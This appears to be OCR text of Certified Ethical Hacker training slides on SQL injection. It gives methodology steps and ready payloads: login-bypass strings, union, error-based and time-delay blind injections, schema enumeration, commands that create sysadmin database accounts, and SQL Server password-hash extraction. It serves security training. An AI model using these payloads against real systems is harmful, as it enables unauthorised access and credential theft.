
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design


Module Flow
SQL Injection Concepts
Testing for SQL Injection
Types of SQL Injection
Blind SQL Injection
SQL Injection Methodology
Advanced SQL Injection
SQL Injection Tools
Evasion Techniques
Countermeasures
SYBASE
MySQL
ORACLE
Microsoft SQL Server
C|EH Certified Ethical Hacker
46
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection Methodology
1
Information Gathering
2
SQL Injection Vulnerability Detection
3
Launch SQL Injection Attacks
4
Extract the Data
5
C:/
Interact with the Operation System
6
Compromise the Network
CEH
47
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Information Gathering
Extract DB name, version, users, output mechanism, DB type, user privilege level, and OS interaction level
SQL Injection Vulnerability Detection
List all input fields, hidden fields, and post requests
Attempt to inject codes into the input fields to generate an error
Enter (') , (;) , (--), AND, and OR in input field
An error page means vulnerable
SQL Injection Methodology
Perform blind (Waitfor Delay) SQL injection
Perform error based SQL injection
Perform union based SQL injection
Launch SQL Injection Attacks
Penetrate additional machines on the network, install Trojans and plant keyloggers
Extract OS and application passwords
Access system files and execute commands
Extract table names, column name, and table data
Compromise the Network
Interact with the OS
Extract the Data
CEH
48
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Module Flow
SQL Injection Concepts
Testing for SQL Injection
Types of SQL Injection
Blind SQL Injection
SQL Injection Methodology
Advanced SQL Injection
SQL Injection Tools
Evasion Techniques
Countermeasures
SYBASE
MySQL
ORACLE
Microsoft SQL Server
C|EH
49
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Information Gathering

Error messages are essential for extracting information from the database. Depending on the type of errors found, you can vary the attack techniques

Understanding the **underlying SQL query** will allow the attacker to craft correct SQL injection statements

Database Types	Privilege Level	OS Interaction
Different databases require different SQL syntax. Identify the database engine used by the server	Identify the privilege level used by the database. Are you logged on as user, DBA, or sysadmin?	Interacting with the operating system through command shell execution allows you to compromise the entire network

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Extracting Information through Error Messages

Grouping Error

HAVING command allows to further define a query based on the "grouped" fields

The error message will tell us which columns have not been grouped

```
' group by columnnames having 1=1 - -
```

Type Mismatch

Try to insert strings into numeric fields; the error messages will show the data that could not get converted

```
' union select 1,1,'text',1,1,1 - -
' union select 1,1, bigint,1,1,1 - -
```

Blind Injection

Use time delays or error signatures to determine extract information

```
'; if condition  waitfor delay '0:0:5' --
```

```
'; union select if( condition , benchmark (100000, sha1('test')), 'false' ),1,1,1,1;
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Understanding SQL Query

Injections

Most injections will land in the middle of a SELECT statement. In a SELECT clause we almost always end up in the WHERE section.

Select Statement

```
SELECT  * FROM table WHERE x =
'normalinput' group by x having
1=1 -- GROUP BY x HAVING x = y
ORDER BY x
```

Determining Database Engine Type

ORACLE | Microsoft SQL Server | MySQL

Mostly the error messages will show you what DB engine you are working with

ODBC errors will display database type as part of the driver information

If you do not receive any ODBC error message, make an educated guess based on the Operating System and Web Server

Determining a SELECT Query Structure

Try to replicate an error free navigation

Could be as simple as ' and '1' = '1 Or ' and '1' = '2

Generate specific errors

Determine table and column names

' group by *columnnames* having 1=1 –

Do we need parenthesis? Is it a subquery?

CEH Certified Ethical Hacker

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design


Bypass Website Logins Using SQL Injection

Try these at website login forms

```
admin' --
admin' #
admin'/*
' or 1=1--
' or 1=1#
' or 1=1/*
') or '1'='1--
') or ('1'='1--
```

Login as different User:

```
' UNION SELECT 1,
'anotheruser',
'doesnt matter', 1--
```



MD5 Hash Password

You can union results with a known password and MD5 hash of supplied password
The Web Application will compare your password and the supplied MD5 hash instead of MD5 from the database

Bypassing MD5 Hash Check Example

```
Username : admin
Password : 1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Database, Table, and Column Enumeration

1 Identify User Level Privilege

There are several SQL built-in scalar functions that will work in most SQL implementations:

user or *current_user, session_user, system_user*

```
' and 1 in (select user ) --
'; if user ='dbo' waitfor delay '0:0:5 '--
' union select if( user() like 'root@%',
benchmark(50000,sha1('test')), 'false' );
```

2 DB Administrators

Default administrator accounts include sa, system, sys, dba, admin, root and many others

The **dbo** is a user that has implied permissions to perform all activities in the database.

Any object created by any member of the **sysadmin** fixed server role belongs to **dbo** automatically

3 Discover DB Structure

Determine table and column names

```
' group by columnnames having 1=1 --
```

Discover column name types

```
' union select sum(columnname ) from tablename --
```

Enumerate user defined tables

```
' and 1 in (select min(name) from sysobjects
where xtype = 'U' and name > '.') --
```

4 Column Enumeration in DB

MS SQL

```
SELECT name FROM syscolumns WHERE
id = (SELECT id FROM sysobjects
WHERE name = 'tablename ')
sp_columns tablename
```

MySQL

```
show columns from tablename
```

Oracle

```
SELECT * FROM all_tab_columns
WHERE table_name='tablename '
```

DB2

```
SELECT * FROM syscat.columns
WHERE tabname= 'tablename '
```

Postgres

```
SELECT attnum,attname from
pg_class, pg_attribute
WHERE relname= 'tablename '
AND pg_class.oid=attrelid
AND attnum > 0
```



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn

CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Advanced Enumeration



Tables and columns enumeration in one query

```
' union select 0, sysobjects.name + ': ' + syscolumns.name + ': ' +
systypes.name, 1, 1, '1', 1, 1, 1, 1  from sysobjects, syscolumns,
systypes where sysobjects.xtype = 'U' AND sysobjects.id = syscolumns.id AND
syscolumns.xtype = systypes.xtype --
```

Database Enumeration

Different databases in Server

```
' and 1 in (select min(name ) from  master.dbo.sysdatabases where name >'.' ) --
```

File location of databases

```
' and 1 in (select min(filename ) from master.dbo.sysdatabases where filename >'.' ) --
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Features of Different DBMSs

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(,) concat_ws(delim,)	''+''	""&""	''||''	'' concat '' ""+"" ''||''	''||''
Comments	-- and /**/ and #	-- and /*	No	-- and /*	--	-- and /*
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	v.4.1 >=	Yes	No	Yes	Yes	Yes
Stored Procedures	No	Yes	No	Yes	No	Yes
Availability of information_schema or its Analogs	v.5.0 >=	Yes	Yes	Yes	Yes	Yes

Example (MySQL): SELECT * from table where id = 1 **union select 1,2,3**
Example (PostgreSQL): SELECT * from table where id = 1**; select 1,2,3**
Example (Oracle): SELECT * from table where id = 1 **union select null,null,null from sys.dual**

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design


Creating Database Accounts

Microsoft SQL Server

```
exec sp_addlogin 'victor', 'Pass123'
exec sp_addsrvrolemember 'victor',
'sysadmin'
```

Oracle

```
CREATE USER victor IDENTIFIED BY Pass123
TEMPORARY TABLESPACE temp
DEFAULT TABLESPACE users;
GRANT CONNECT TO victor;
GRANT RESOURCE TO victor;
```



MySQL

```
INSERT INTO mysql.user
(user, host, password)
VALUES ('victor',
'localhost',
PASSWORD('Pass123'))
```


Microsoft Access

```
CREATE USER victor
IDENTIFIED BY 'Pass123'
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Password Grabbing



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Grabbing SQL Server Hashes

The hashes are extracted using

```
SELECT password FROM master..sysxlogins
```

We then hex each hash

```
begin @charvalue='0x', @i=1,
@length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF'
while (@i<=@length) BEGIN
 declare @tempint int,
 @firstint int, @secondint int
 select @tempint=CONVERT
 (int,SUBSTRING(@binvalue,@i,1))
 select @firstint=FLOOR
        (@tempint/16)
 select @secondint=@tempint -
        (@firstint*16)
 select @charvalue=@charvalue +
  SUBSTRING (@hexstring,@firstint+1,1) +
  SUBSTRING (@hexstring, @secondint+1, 1)
select @i=@i+1  END
```

And then we just cycle through all passwords

SQL query

```
SELECT name, password FROM
sysxlogins
```

